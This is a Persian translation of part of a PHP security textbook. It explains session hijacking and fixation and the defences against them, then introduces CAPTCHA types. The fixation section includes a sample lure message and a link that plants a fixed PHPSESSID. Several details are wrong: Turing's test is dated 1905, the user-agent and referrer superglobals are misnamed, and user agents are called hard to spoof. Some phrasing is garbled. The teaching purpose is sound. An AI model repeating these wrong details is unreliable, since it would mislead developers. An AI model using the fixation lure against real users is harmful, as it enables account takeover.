**نکته:** یک نوع از این روش را فیشینگ می نامند که اصولاً هدف اصلی آن نه هایجک کردن جلسات بلکه دریافت اطلاعات ورودی کاربر به صورت مستقیم است. مهاجم یک وب سایت را ایجاد می کند که یک سایت مشروع را جعل می نماید و یک کاربر را وادار می کند که به این سایت برود، مثلاً جهت به روز رسانی

و یا بررسی اطلاعات شخصی. هنگامی که این اطلاعات توسط یک کاربر ناآگاه وارد شد، مهاجم می تواند جلسات خود را با وارد شدن با هویت قربانی، ایجاد کند.

#### پروکسی های وارون<sup>۶۹</sup>

۱۰,۲,۱,۴

در یک حمله ی پروکسی وارون، یک مهاجم محتوای یک درخواست را که در حال انتقال است را تغییر می دهد و کوکی جلسه را در هر جهت، دست نخورده می گذارد. به طور مثال هکر به عنوان یک میانجی یا پروکسی عمل می کند منتظر می شود که کاربر در خواست یک سایت تجاری یا بانکی را بدهد و سپس وارد پنل کاربری اش شود. با فرض اینکه کاربر درخواست گزارش روزانه داده باشد هکر درخواست را به مورد دیگر مانند درخواست رمز دوم تغییر می دهد و با اینکار به اهداف خود می رسد.

#### تثبیت<sup>۷۰</sup>

۱۰,۲,۲

تثبیت جلسه از یک لحاظ متضاد هایجک جلسه می باشد؛ به جای تلاش جهت تحت کنترل گرفتن یک جلسه ی معتبر ناشناخته، تلاش می کند تا یک جلسه ی معتبر شناخته شده را ایجاد کند. این روش باز هم از نقص ذخیره ی ID جلسه در یک متغیر `$_GET` بهره می برد. فرض کنید که شخصی یک اسکریپت را ایجاد کرده است که به صورت مکرر یک درخواست مخرب در جهت یک وب سایت ارسال می کند که یک `PHPSESSID` برابر با ۹۸۷۶ را به همراه خود دارد. این درخواست ها پشت سر هم شکست می خورند، چرا که هیچ جلسه ی معتبری با این ID وجود ندارد. بنابراین، شخص مورد نظر یک پیام را اتاق چت<sup>۷۱</sup> در یک سایت مرتبط با ماشین ارسال می کند، متن آن به این صورت است:

**"هی رفقا، رنگ قشنگ ماشین جدید منو ببینید! می تونید عکس ماشین رو با کلیک اینجا ببینید. جهت مخفی کردن اطلاعات باید وارد سایت بشین"**

<sup>۶۹</sup> Reverse Proxies

<sup>۷۰</sup> Fixation

<sup>۷۱</sup> Chatroom



شخص در این پیام یک لینک حاوی ID جلسه ی مطلوب را وارد کرده است، چیزی مثل این:  
`http://example.com/index.php?login=yes&PHPSESSID=9876`. قربانی می خواهد که ماشین را ببیند، بنابراین بر روی لینک کلیک می کند، وارد می شود و بنابراین یک جلسه با ID برابر با ۹۸۷۶ ایجاد می شود. اکنون حمله ی شخص مورد نظر، با استفاده از تایید صلاحیت قربانی، موفق می شود.

در این حالت، وقتی آن ها درخواست ها را دریافت می کنند، باید بررسی کنند تا ببینند که آیا یک ID جلسه به عنوان یک متغیر `$_GET` وارد می شود یا خیر (مثلا از سوی کاربری که کوکی های خود را خاموش کرده است).

### ۱۰،۳ جلوگیری از سوء استفاده از جلسه

ما مجموعه ای از پیشنهادات را جهت جلوگیری از سوء استفاده از جلسه ارائه می کنیم که شامل روش های پیچیده ولی کاملا موثر و روش های ساده ولی با تاثیر متوسط می باشد.

#### ۱۰،۳،۱ استفاده از لایه ی سوکت های ایمن

پیشنهاد اصلی ما جهت جلوگیری از سوء استفاده از جلسه این است: اگر یک ارتباط ارزش حفاظت با استفاده از یک رمز عبور را دارد، پس ارزش حفاظت توسط SSL یا TLS را نیز دارد. SSL حفاظت زیر را ارائه می کند:

- با رمزگذاری مقدار کوکی جلسه ای که بین کلاینت و سرور جابه جا می شود، SSL باعث می شود که ID جلسه از دسترس هر کسی که در حال استراق سمع در هر شبکه بین مشتری و سرور و عکس آن می باشد، دور باشد.

- با تایید صلاحیت سرور با یک امضای معتبر، SSL می تواند مانع پراکسی مخرب جهت انجام جعل هویت شود. حتی اگر پراکسی جعلی خود را بخواهد ارسال کند، مکانیسم امنیتی سرورگر کاربر هشدار را نمایش دهد که این گواهی را نشناخته است و به کاربر اخطار دهد که این تبادل را قطع کند.

با این حال، SSL گران است بنابراین ما اکنون به تعدادی از روش های ساده تر جهت ارائه ی سطوح قابل قبولی از حفاظت در برابر سوء استفاده از جلسات می پردازیم.

۱۰,۳,۲

## استفاده از کوکی‌ها به جای متغیرهای GET\_\$

همواره از متدهای `ini_set` زیر در ابتدای اسکریپت خود استفاده کنید تا هر نوع تنظیمات عمومی در `php.ini` را تحت تاثیر قرار دهید:

```
ini_set( 'session.use_only_cookies', TRUE );  
ini_set( 'session.use_trans_sid', FALSE );
```

تنظیمات `session.use_only_cookies` باعث می‌شود که PHP، ای‌دی جلسه را تنها با استفاده از کوکی مدیریت کند به گونه‌ای که اسکریپت شما هیچ‌گاه `$_GET['PHPSESSID']` را معتبر نداند. این امر به صورت خودکار استفاده از `transparent session IDs` را منتفی می‌کند. ولی ما همچنین `session.user_trans_sid` را نیز خاموش می‌کنیم تا مانع افشای ID جلسه در تمامی URI‌هایی شویم که در پاسخ اول باز گردانده می‌شوند، قبل از اینکه PHP دریابد که آیا مرورگر قادر به استفاده از کوکی جلسه هست یا خیر.

این روش، کاربران را از افشای تصادفی IDهای جلسه‌ی خود باز می‌دارد ولی همچنان تحت حملات DNS و پراکسی قرار دارد.

۱۰,۳,۳

## طول عمر جلسه را تغییر دهید

اگر طول عمر یک کوکی جلسه برابر با ۰ است یعنی برابر با زمانی که مرورگر باز است. که این امر قابل قبول نمی‌باشد (برای مثال زمانی که کاربران جلسات را جهت مدتی طولانی وبی دلیل باز می‌گذارند تنها به این دلیل که مرورگر خود را نمی‌بندند)، شما می‌توانید طول عمر مدنظر خود را با افزودن یک دستور از قبیل `ini_set( 'session.cookie_lifetime', 1200 )` در اسکریپت‌های خود، مشخص کنید. این امر باعث می‌شود که طول عمر یک کوکی جلسه برابر با ۱۲۰۰ ثانیه باشد یا همان ۲۰ دقیقه (همچنین ممکن است آن را به صورت عمومی در `php.ini` تعریف کنید). این تنظیمات باعث می‌شود که کوکی جلسه بعد از ۲۰ دقیقه منقضی شود که در این لحظه این ID جلسه، نامعتبر می‌شود. هنگامی که یک جلسه در مدت زمانی نسبتاً کوتاه مثل ۲۰ دقیقه، تایم‌اوت می‌شود، یک مهاجم انسانی به سختی خواهد توانست یک جلسه را هاجک کند اگر تنها بتواند بر روی لاگ‌های سرور یا پراکسی کار کند.

علاوه بر طول عمر کوکی، طول اعتبار یک جلسه بر روی سرور، توسط توابع جمع‌آوری زباله یا همان فایل‌های اضافی کنترل می‌شود که فایل‌های جلسه‌ای را که خیلی قدیمی شده‌اند، پاک می‌کنند. دستورالعمل که

session.gc\_maxlifetime در فایل `php.ini` قرار دارد طول عمر پیشینه‌ی یک جلسه را مشخص می‌کند. مقدار پیش‌فرض آن برابر با ۱۴۴۰ ثانیه یا ۲۴ دقیقه می‌باشد. این بدان معنا است که به صورت پیش‌فرض، کوکی `PHPSESSID` می‌توان به مدت ۴ دقیقه بیشتر در سرور وجود داشته باشد (برای ادامه‌ی مثال طول عمر ۲۰ دقیقه‌ای کوکی در پاراگراف قبلی).

کنترل محافظه کارانه‌ی طول عمر جلسه موجب حفاظت از یک جلسه در برابر حملاتی می‌شود که احتمال دارد در طول عمر آن رخ دهند (برای مثال حملات انجام شده توسط خواندن لاگ‌های شبکه توسط یک مهاجم انسانی). از طرف دیگر اگر یک کاربر زمان طولانی را جهت کامل کردن یک فرم صرف کند، جلسه احتمالاً از دست خواهند رفت. نمونه رایج چنین رویدادی در درگاه‌های پرداخت اینترنتی مشاهده می‌شود که مدت زمان محدودی (معمولاً ۱۰ دقیقه) برای پر کردن و ارسال در نظر گرفته شده است.

البته هایجک در مدت زمان معمول یا نزدیک به آن، با استفاده از یک حمله‌ی اسکرپت‌نویسی شده که توسط یک پراکسی آغاز می‌شود، همچنان امکان‌پذیر است. حتی ۶۰ ثانیه زمان کافی جهت هزاران درخواست اسکرپت‌نویسی شده با استفاده از یک مقدار کوکی هایجک شده می‌باشد.

#### ۱۰,۳,۴ بازتولید IDها جهت کاربران

هر بار که یک کاربر وضعیت خود را تغییر می‌دهد، چه با خارج شدن و چه با جابه‌جایی از یک محل ایمن به یک محل غیرایمن (و مطمئناً بالعکس)، شما باید یک ID جدید جلسه را باز تولید نمایید تا ID قبلی را از اعتبار خارج کنید.

هدف این نیست و نباید که داده‌های موجود در `$_SESSION` را از بین ببرید (و در واقع `session_regenerate_id()` این داده‌ها را دست نخورده باقی می‌گذارد). بلکه، هدف ایجاد یک ID جلسه‌ی جدید است.

برای بهتر نشان دادن این مسئله، اجازه دهید که برنامه‌ای را در نظر بگیریم که برای هر مراجعه‌کننده یک جلسه را ایجاد می‌کند. هنگامی که یک کاربر ناشناس در ابتدا می‌رسد، برای وی یک ID جلسه صادر می‌شود. با توجه به اینکه ما اهمیتی به امنیت بر روی جلسات عمومی و ناشناس خود نمی‌دهیم، ما آن ID جلسه را بدون رمزگذاری از طریق `HTTP` ارسال می‌کنیم.

در ادامه، کاربر ناشناس ما به رابط خصوصی برنامه‌ی ما وارد می‌شود. در زمان درخواست صفحه‌ی لاگین برای ورود به بستر ارتباط ایمن، وی همچنان از همان کوکی ID جلسه استفاده می‌کند که جهت رابط عمومی استفاده می‌کرد. هنگامی که وی وضعیت خود را با وارد شدن تغییر می‌دهد، ما باید یک ID جلسه‌ی جدید را در بستر SSL صادر کنیم و ID قبلی را نامعتبر سازیم. به این روش، ما می‌توانیم هر نوع هایجکی را که ممکن است در بستر HTTP متن ساده رخ دهد، منتفی کرده و جلسه‌ی کاربر را به شکلی ایمن‌تر بستر HTTPS ادامه می‌دهیم. نمونه رایج اینکار در سایت گوگل می‌باشد که درحالتی که ما لاگین نکرده ایم و قصد جستجو داریم با پرتکل http مواجه هستیم (حتی در صفحه لاگین) ولی بعد از ورود ID عوض شده و از پرتکل https استفاده می‌شود. در ادامه مثالی از یک اسکریپت HTTPS لاگین، نشان داده شده است که در آن ID جلسه، بازتولید می‌شود:

```
<?php

// regenerate session on successful login
if ( !empty( $_POST['password'] ) && $_POST['password'] === $password ) {
    // if authenticated, generate a new random session ID
    session_regenerate_id();

    // set session to authenticated
    $_SESSION['auth'] = TRUE;

    // redirect to make the new session ID live
    header( 'Location: ' . $_SERVER['SCRIPT_NAME'] );
}

// take some action

?>
```

در این قطعه از یک اسکریپت لاگین کامل، شما ورودی رمزعبور کاربر را با یک رمزعبور از پیش تعیین شده مقایسه می‌کنید اگر این امر با موفقیت انجام شود، شما تابع `session_regenerate_id()` را اجرا می‌کنید که یک ID جلسه‌ی جدید را ایجاد می‌کند و آن را به عنوان یک کوکی جهت مرورگر ارسال می‌کند.

۱۰,۳,۵

## از کد تست شده بهره ببرید

مکانیسم جلسه‌ی داخلی PHP توسط صدها هزار برنامه‌نویس مورد استفاده قرار گرفته است که تاکنون بخش اعظمی (اگر نه همه) باگ‌های داخلی آن را کشف کرده اند (و موجب حذف آن‌ها شده‌اند). بنابراین شما با اعتماد بیشتری می‌توانید از اسکرپت‌های استاندارد استفاده نمایید تا اینکه بخواهید تنظیمات مختص به خود را انجام دهید.

اگر تصمیم به ذخیره‌ی جلسات خود در یک پایگاه‌داده به جای یک حافظه‌ی موقت گرفتید این پایگاه‌داده را به گونه‌ای بسازید که از مقدار ID جلسه به عنوان کلید اصلی خود استفاده کند. سپس، هر سروری در این دامنه می‌تواند به سادگی از این مقدار استفاده کند. اینکار موجب می‌شود که بتوان گزارشی از کاربران تهیه نمود.

۱۰,۳,۶

## نادیده گرفتن راه حل های غیر موثر

برای کامل بودن بحث، ما در اینجا به صورت خلاصه سه راه حل را مورد بحث قرار می‌دهیم که گاهی پیشنهاد می‌شوند ولی در واقع به هیچ وجه موثر نیستند.

۱۰,۳,۶,۱

## کلیدهای یک بار مصرف

به نظر می‌رسد که شما می‌توانید یک ID جلسه‌ی هایجک شده را با تایید اعتبار به ازای هر کدام از درخواست‌ها، غیرقابل استفاده سازید. ما پیشنهاداتی برای انجام اینکار به سه روش ظاهراً متفاوت داریم که متأسفانه، هر کدام دارای مشکلات مرتبط با خود می‌باشد.

الف- شما می‌توانید یک کلید تصادفی یک بار مصرف را ایجاد کنید (با استفاده از مجموع‌های از مقادیر تصادفی ممکن شامل زمان و آدرس IP ارجاع دهنده) و آن را با ID جلسه‌ی موجود، ترکیب کنید. شما می‌توانید نتیجه را درهم‌سازی نموده و نتیجه را ارسال کنید تا به جای ID جلسه جهت تایید اعتبار مورد استفاده قرار گیرد. با این حال، تمام کاری که این روش انجام می‌دهد جایگزینی یک هدف استرق‌سمع‌لاکد ترکیبی) به جای یکی دیگر (ID جلسه) است.

ب- شما می‌توانید یک کلید یک بار مصرف جدید را هر بار که درخواستی دریافت می‌شود، ایجاد نموده و آن را به عنوان یک چک ثانویه جهت تایید اعتبار یک درخواست در نظر بگیرید (به گونه‌ای که کاربری که باز می‌گردد باید نه تنها ID جلسه‌ی اولیه بلکه همچنین این کلید یک بار مصرف را نیز ارائه نماید). با این حال، این روش نیز تنها دو هدف استراق‌سمع را به جای هدف اولیه، جایگزین می‌کند.

پ- می‌توانید یک ID جلسه‌ی جدید را جهت هر درخواست با استفاده از تابع `session_regenerate_id` ایجاد کنید که داده‌های موجود در فراعوموی `$_SESSION` را حفظ می‌کند و یک ID جلسه‌ی جدید را ایجاد می‌کند و کوکی جلسه‌ی جدید را جهت کاربر ارسال می‌کند. این روش کاری بیش از تغییر محتوای هدف استراق‌سمع در هر بار، انجام نمی‌دهد.

بنابراین این روش‌ها نه تنها موجب سخت‌تر شدن هایجک کردن نمی‌شوند بلکه در عین حال، تولید همواره‌ی کلیدها و IDها می‌تواند یک بار غیرقابل قبول را بر روی سرور، وارد کند.

همچنین دو بیابیت‌هایی که از تکنولوژی‌هایی مانند اجکس<sup>۷۲</sup> استفاده می‌کنند و امکان ارسال درخواست به سمت سرور بسیار زیاد می‌باشد (به طور مثال سایت خرید و فروش ارز و طلا که در بازه زمانی کوتاه باید نرخ‌ها را دریافت کند) استفاده از این روش‌ها بار کاری زیادی را روی سرور اعمال می‌کند از طرف دیگر برای کلاینت نیز پردازش اضافی به همراه دارد.

به علاوه، این موارد نیازمند کاری بیشتر از استفاده از SSL هستند، بنابراین در مقایسه با مزایای SSL همه‌ی این روش‌های کلید یک بار مصرف، بهبوده هستند.

### بررسی عامل کاربر

۱۰,۳,۶,۲

مرورگر کاربر به همراه هر درخواست یک رشته‌ی شناسایی ترا ارسال می‌کند که عامل کاربر نامیده می‌شود؛ هدف آن این است که نشان دهد که چه سیستم‌عامل و ویرایش مرورگری، توسط مشتری مورد استفاده قرار گرفته است. این بخش ممکن است شبیه به این باشد:

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.2) Gecko/20040803
```

بررسی این رشته (موجود در متغیر عمومی `$_HTTP_USER_AGENT['SESSION']`) از لحاظ نظری می‌تواند مشخص کند که آیا یک درخواست از سوی همان کاربر قبلی است یا خیر. در واقع، جهان عامل‌های مرورگر در مقایسه با جهان کاربران بسیار کوچک است (به طور مثال n نفر از مرورگر موزیلا و سیستم عامل ویندوز ۱۰ استفاده می‌کنند) و بنابراین این امکان جهت هر کاربر وجود ندارد که یک عامل

---

<sup>۷۲</sup> ajax



کاربری مجزا داشته باشد. به علاوه به سختی می‌توان یک عامل کاربری را جعل نمود. بنابراین دلیل اندکی جهت بررسی این معیار به عنوان اثبات اعتبار جلسه وجود دارد.

### بررسی آدرس صفحه‌ی ارجاع دهنده

۱۰,۳,۶,۳

هر درخواست HTTP شامل URI صفحه‌ی وبی است که درخواست از آن آغاز شده است. این مقوله را به عنوان ارجاع دهنده (referrer) می‌شناسند (که به اشتباه معمولاً به صورت referer شناخته می‌شود که در پروتکل اولیه‌ی HTTP می‌باشد). اگر یک درخواست که یک ID جلسه را همراه دارد به همراه یک ارجاع دهنده از خارج از برنامه بیاید، به احتمال زیاد مشکوک است. جهت مثال، اسکریپت دریافت‌کننده‌ی شما ممکن است انتظار درخواستی از یک اسکریپت فرم در آدرس `example.com/choose.php` را داشته باشد، ولی اگر متغیر فراعوموی `$_SESSION['HTTP_REFERER']` خالی باشد این می‌تواند نشان دهد که درخواست از خارج از وب سایت شما آمده است، می‌توانید تا حد زیادی مطمئن باشید که متغیرهای `$_POST` که وارد می‌شوند، غیرقابل اعتماد هستند. با این حال، جعل کردن یک ارجاع دهنده سخت‌تر از جعل کردن یک عامل کاربری نیست؛ بنابراین اگر افراد شرور باهوش باشند، `$_SESSION['HTTP_REFERER']` به هر صورت شامل مقدار مورد انتظار می‌باشد. در اینجا نیز، فایده‌ی خاصی جهت بررسی ارجاع دهنده وجود ندارد.

اگر صادقانه بگوییم این سه روش، مزیت‌هایی را نسبت به تبعیت کورکورانه از هر کوکی جلسه که به سرور ارائه می‌شود را ارائه می‌دهند و موجب ضرری نخواهند شد. ولی استفاده از آن‌ها ممکن است شامل زمان و تلاش بسیاری برابر با ارائه‌ی یک رابط واقعا ایمن با SSL باشد، که ما آن را به عنوان تنها دفاع واقعی در برابر هاجک خودکار جلسات، پیشنهاد می‌دهیم.

### تست جهت حفاظت در برابر سوء استفاده از جلسه

۱۰,۴

در فصل‌های قبلی، ما تست اسکریپت‌های خود جهت نقص‌های بالقوه را ارائه دادیم. با این حال، در رابطه با سوء استفاده از جلسه، مبحثی که ارائه شده سعی در آشنایی کلی به مباحث این حوزه داشتیم و بیشتر ایرادات رایج و روش‌های عمومی را بیان کردیم به جای اینکه تکنیک‌های خاص را بیان کنیم. بنابراین، در این حالت، ما هیچ نوع تستی را ارائه نمی‌دهیم و فقط از شما می‌خواهیم که از فعالیت‌های برنامه‌نویسی مناسبی که قبلاً مورد بحث قرار دادیم، تبعیت کنید.

## ۱۰،۵ خلاصه

ما بررسی خود در خصوص خطرات بالقوه جهت دستیابی به داده‌های کاربران شما را که ناشی از مهاجمینی هستند که از نقص‌های موجود در اسکریپت‌های شما سوء استفاده می‌کنند ادامه دادیم و در این فصل به سوء استفاده از جلسات پرداختیم.

بعد از توصیف دقیق اینکه جلسات چه هستند و چگونه کار می‌کنند، ما دو نوع معمول از سوء استفاده از جلسه را مورد بررسی قرار دادیم که عبارتند از هایجک کردن و یا تثبیت آن‌ها. در هر دو حالت، مهاجمین تلاش می‌کنند تا از دسترسی معتبر فردی دیگر جهت اجرای اهداف شوم خود بهره ببرند. در ادامه، ما مجموعه‌ای از راه حل‌های ممکن را مورد بحث قرار دادیم:

- ۱- حفاظت از جلسات خود با SSL یا TLS که کل تبادل را رمزگذاری می‌کنند.
- ۲- اصرار بر استفاده از کوکی‌ها به جای متغیرهای `$_GET`.
- ۳- تایم اوت نمودن جلسات.
- ۴- بازتولید IDهای جلسات هنگامی که کاربران وضعیت را تغییر می‌دهند.
- ۵- تکیه به انتزاع کد تست شده.
- ۶- اجتناب از روش‌های غیر موثر.

عملیات خداهای رایانه‌ای

## ۱۱ فصل یازدهم: استفاده از کدهای کجا

اینترنت معمولاً محیطی عمومی، همواره قابل دسترس و بدون ناظر است همچنین وب‌سایت‌هایی که با کاربری عمومی طراحی شده‌اند بیشتر در معرض خطر سوءاستفاده قرار دارند. تهدیدات امنیتی برای این نوع وب‌سایت‌ها تهدیدات مرتبط با کاربران غیر مجاز نیستند چراکه اصولاً هر کاربری، دارای مجوز استفاده می‌باشد. در واقع، خطرات مرتبط با شبه‌کاربران یا ربات‌های خودکار و یا مکانیکی هستند. به بیان دیگر رایانه‌هایی که خود را به جای انسان‌ها جا می‌زنند تا با وب‌سایت شما تعامل داشته باشند.

ما در فصل اول بررسی از دلایلی را که باعث می‌شود سایت شما برای چنین ربات‌هایی جذاب باشد را بیان می‌کنیم. شما ممکن است امکاناتی از قبیل ایجاد آدرس‌های ایمیل و یا ثبت نظرات و یا پیام‌ها را ارائه کنید. همچنین ممکن است اطلاعاتی داشته باشید که دیگران بتوانند از آن بهره ببرند، مثل آدرس‌های ایمیل و یا اطلاعات مالی. یا ممکن است CPU با قدرت بالا داشته باشید که بتواند توسط دیگران استفاده شود. بنابراین، شما باید مطمئن شوید که وب‌سایت شما، فقط توسط کاربران واقعی قابل دسترس و تعامل باشد. (ما در مباحث دیگر به جلوگیری از صدمات ناشی از انسان‌های مخرب پرداختیم که موفق به دسترسی شده بودند).

شما می‌توانید این کار را با افزودن یک دروازه یا یک نقطه‌ی بازرسی به برنامه‌ی خود انجام دهید که تنها یک انسان قادر به عبور از آن باشد. انجام موفق این کار موجب اطمینان از این امر می‌شود که سوءاستفاده‌ی خودکار از وب‌سایت شما غیرممکن شود.

### ۱۱،۱ مقدمه

مثال کلاسیک برای بیان تفاوت‌ها و شباهت‌ها در فعالیت‌های انسانی و رایانه‌ای، تست تورینگ است. این تست در ابتدا توسط آلن تورینگ، ریاضی‌دان بریتانیایی، در ۱۹۰۵ و زمانی ایجاد شد که اولین حرقه‌های هوش مصنوعی در ذهن تعدادی از باهوش‌ترین و آینده‌نگرترین محققین در حوزه‌ی علوم نوظهور کامپیوتر، زده شد. تورینگ فرض نمود که تنها زمان کوتاهی طول خواهد کشید که ماشین‌ها قادر به تفکر مانند انسان‌ها شوند و بنابراین تستی را طراحی نمود تا سعی کند تعیین کند که چه زمانی آن‌ها به این نقطه خواهند رسید. ایده‌ی وی این بود که یک پرسشگر انسانی تعدادی سؤال را به یک انسان و یک ماشین بدهد تا پاسخ‌های کتبی هرکدام را جمع‌آوری کرده و این پاسخ‌ها را با هم مقایسه کند. اگر تست‌کننده نتوانست

بین آن‌ها تفاوتی بیابد، آنگاه ماشین موفق به تفکر به شکلی مشابه با انسان شده است. اطلاعات بسیار بیشتر و مجموعه‌ای از لینک‌ها را می‌توانید در آدرس <http://www.turing.org.uk/turing/index.html> بیابید.

بنابراین، تست تورینگ جهت یافتن وضعیت‌هایی طراحی شده است که در آن‌ها، پاسخ ماشین از پاسخ انسان قابل تمایز نیست. ولی جهت ایزوله کردن وبسایت خود از حملات خودکار، شما دقیقاً به عکس این وضعیت نیاز دارید: تستی که همواره موفق به تمایز بین پاسخ یک انسان از پاسخ یک ماشین شود. چنین تستی معمولاً تست وارون تورینگ می‌نامند.

مطمئناً معمولاً تورینگ تست مورد استفاده از این نوع، این است که یک تصویر شامل یک توالی کاراکتر مبهم یا تار شده را به کاربر ارائه می‌کند. چالش کاربر این است که توالی را تشخیص داده و آن را جهت ارزیابی بازگرداند. فرض بر این است که یک انسان می‌تواند این تصویر را با موفقیت تشخیص دهد درحالی که یک ماشین، قادر به این کار نخواهد بود.

یک نمونه کلاسیک از این نوع چالش را می‌توانید در صفحه‌ی ثبت‌نام ایمیل یاهو ببینید. یاهو حساب‌های ایمیل رایگان را ارائه می‌کند و همچنین می‌خواهد مانع اسپمرها و سایر ارسال‌کنندگان انبوه جهت سوءاستفاده از سیستم‌های آن شود. بنابراین، یاهو از هرکسی که می‌خواهد ثبت‌نام کند می‌خواهد که یک تست وارون تورینگ مبتنی بر تشخیص تصویر را بگذرانند و توضیح می‌دهد که آن‌ها این کار را انجام می‌دهند تا مانع سوءاستفاده‌ی روابط‌ها شوند. تصویر ۱۱-۱ شکل این چالش است، در تصویری که در دسامبر ۲۰۰۴ برداشته شده است.

تصویر ۱۱-۱: کپچای تصویری متنی یاهو.

### Verify Your Registration

\* Enter the code shown:

[More info](#)

This helps Yahoo! prevent automated registrations.



این نوع تست معمولاً با نام کپچا<sup>۳۳</sup> شناخته می‌شود که از کلمه‌ی CAPTCHA گرفته شده است. که الهام گرفته شده از «تست تورینگ عمومی کاملاً خودکار جهت تمایز رایانه‌ها از انسان‌ها» می‌باشد و توسط محققین دانشگاه کارنگی ملون در سال ۲۰۰۰ ایجاد شد (و به ثبت تجاری رسید). تحقیقات دانشگاهی بر روی کپچاها در دانشگاه کارنگی ملون در ۱۹۹۹ آغاز شد که توسط یک نظرسنجی آنلاین از خوانندگان خواستند که نظر خود را در مورد بهترین دانشگاه کارشناسی جهت رشته‌ی علوم کامپیوتر عنوان نمایند. با وجود اینکه آنها آدرس‌های IP رأی‌دهندگان را ثبت می‌نمود، تا هر IP فقط یکبار قادر به رای دادن باشد دانشجویان کارنگی ملون و MIT به سرعت اسکریپت‌هایی را ایجاد نمودند که قادر به پر کردن فرم رأی‌گیری با رأی‌هایی به نفع دانشگاه‌های خود بودند. (نتایج: دانشگاه MIT از دانشگاه کارنگی ملون (CMU) با تعداد رأی‌های ۲۱۱۵۶ به ۲۱۰۳۲ پیش افتاد و هیچ دانشکده‌ی دیگری حتی دارای ۱۰۰۰ رأی هم نبود.)

تحقیقات اولیه جهت ممانعت از چنین سوءاستفاده‌های خودکاری آغاز گردید. محققان بر روی شکست دادن چالش‌های موجود و چالش‌های آینده تمرکز نموده‌اند. قسمت نگران‌کننده این است که بدانیم محققین می‌توانند انواعی از کپچاها را با نرخ بالایی از موفقیت شکست دهند.

## ۱۱،۲ انواع کپچاها

انواع متفاوت و متعددی از کپچاها وجود دارد. ما مزیت‌ها و معایب معمول‌ترین انواع آن‌ها را در این بخش مورد بررسی قرار می‌دهیم.

### ۱۱،۲،۱ کپچاهای متنی تصویری

کپچاهای متنی تصویری معمول‌ترین ویرایش کپچاها هستند چراکه به سادگی می‌توانند مورد استفاده قرار گیرند. کاربر یک تصویر مخدوش را مشاهده می‌کند که ممکن است یک کلمه‌ی معمولی و یا یک مجموعه‌ی مختلط از علائم تایپوگرافی (حروف، اعداد و علائم) باشد و سپس هر چیزی را که می‌بیند وارد یک فرم می‌کند. متن ارسالی با پاسخ معلوم این چالش مقایسه می‌شود و اگر منطبق بود، کاربر اجازه‌ی ادامه‌ی کار می‌یابد.

<sup>۳۳</sup> Captcha

تصویر ۱۱-۲ نشان‌دهنده‌ی یک کپچای ساده‌ی متنی تصویری است که در آن هیچ تلاشی جهت تار نمودن کلمه‌ی موجود در تصویر فراتر از نوشتن آن با یک فونت غیرمعمول انجام نشده است. چنین تصویری را می‌توان به سادگی و به سرعت ایجاد نمود و کاربر هم نسبتاً به راحتی می‌تواند آن را تشخیص دهد و بخواند. یک حمله‌ی خودکار ساده نخواهد توانست محتوای این تصویر (و یا در واقع هر تصویر دیگری) را تشخیص دهد.

تصویر ۱۱-۲: یک کپچای ساده‌ی متنی تصویری تار نشده

steamboat

متأسفانه، یک کاربر دارای مشکل بینایی که به نرم‌افزارهای خواندن صفحه وابسته است نخواهد توانست این تست ساده را حل کند. از طرفی، احمقانه خواهد بود که کلمه‌ی موجود در تصویر را در متن جایگزین تصویر، تکرار نماییم.

به‌علاوه، سادگی متن موجود در این تصویر، آن را جهت حفاظت از منابع ارزشمند، نامناسب می‌سازد. یک حمله‌ی خودکار پیشرفته‌تر می‌تواند تصویر را دریافت نموده و آن را با نرم‌افزار تشخیص کاراکتر نوری (OCR) مورد پردازش قرار دهد یعنی همان نرم‌افزاری که جهت تشخیص متن در اسناد اسکن شده مورد استفاده قرار می‌گیرد. استفاده از یک فونت غیرعادی واقعاً نمی‌تواند از شما محافظت کند چرا که می‌توان الگوریتم‌های پیشرفته OCR را بر اساس اشکال جدید کاراکترها، ایجاد نمود.

تصویر ۱۱-۳ نشان‌دهنده‌ی مثالی از یک کپچای تصویری متنی پیچیده‌تر می‌باشد که EZ-Gimpy نامیده می‌شود که در آن، در ابتدا تصویر با چرخاندن دچار ابهام شده و در ادامه یک الگوی گنج‌کننده‌ی پس‌زمینه اضافه شده است. چنین تصاویری همچنان برای اینکه یک انسان آن‌ها را بخواند نسبتاً ساده هستند ولی تشخیص آن‌ها توسط ماشین‌ها بسیار سخت‌تر است.

تصویر ۱۱-۳: یک کپچای تصویری متنی تار شده پیچیده‌تر. منبع:

<http://www.cs.sfu.ca/~mori/research/gimpy/>






ابهام و تار شدگی موجود در چنین تصویری زیاد نمی‌تواند افراد با بینایی کامل را گیج کند ولی باعث می‌شود که تشخیص کاراکتر نوری تا حد زیادی بیهوده باشد. با این حال، ماشین‌ها توانایی بسیار بالایی در تکرار مکرر تلاش دارند و الگوریتم‌های تشخیصی قوی نیز به وجود آمده‌اند. بنابراین، در حالی که تشخیص تصاویر تار شده ممکن است جهت ماشین‌ها بیشتر طول بکشند ولی در بلندمدت، این تصاویر نیز توسط روابط قابل شناسایی می‌باشد. در حال حاضر تحقیقاتی در دانشگاه سایمون فریزر در ونکوور و گروه کامپیوتر دانشگاه کالیفرنیا در برکلی در حال انجام است که به نرخ موفقیت بیش از ۹۰ درصد در تشخیص موفق کپچاهای EZ-Gimpy رسیده‌اند.

تصویر ۱۱-۴ نشان‌دهنده‌ی مثالی از یک کپچای تصویری متنی بسیار پیچیده‌تر می‌باشد که Gimpy نامیده می‌شود. در اینجا، این کپچا شامل یک کلمه‌ی یکتا نیست بلکه شامل ده کلمه است که به صورت جفت‌های هم‌پوشان چیده شده‌اند. وظیفه‌ی کاربر این است که سه مورد از ده کلمه‌ی ارائه شده را وارد نماید.

تصویر ۱۱-۴: یک کپچای تصویری متنی مبهم شده‌ی بسیار پیچیده‌تر. منبع:

<http://www.cs.sfu.ca/~mori/research/gimpy/>



## کپچاهای صوتی

۱۱،۲،۲

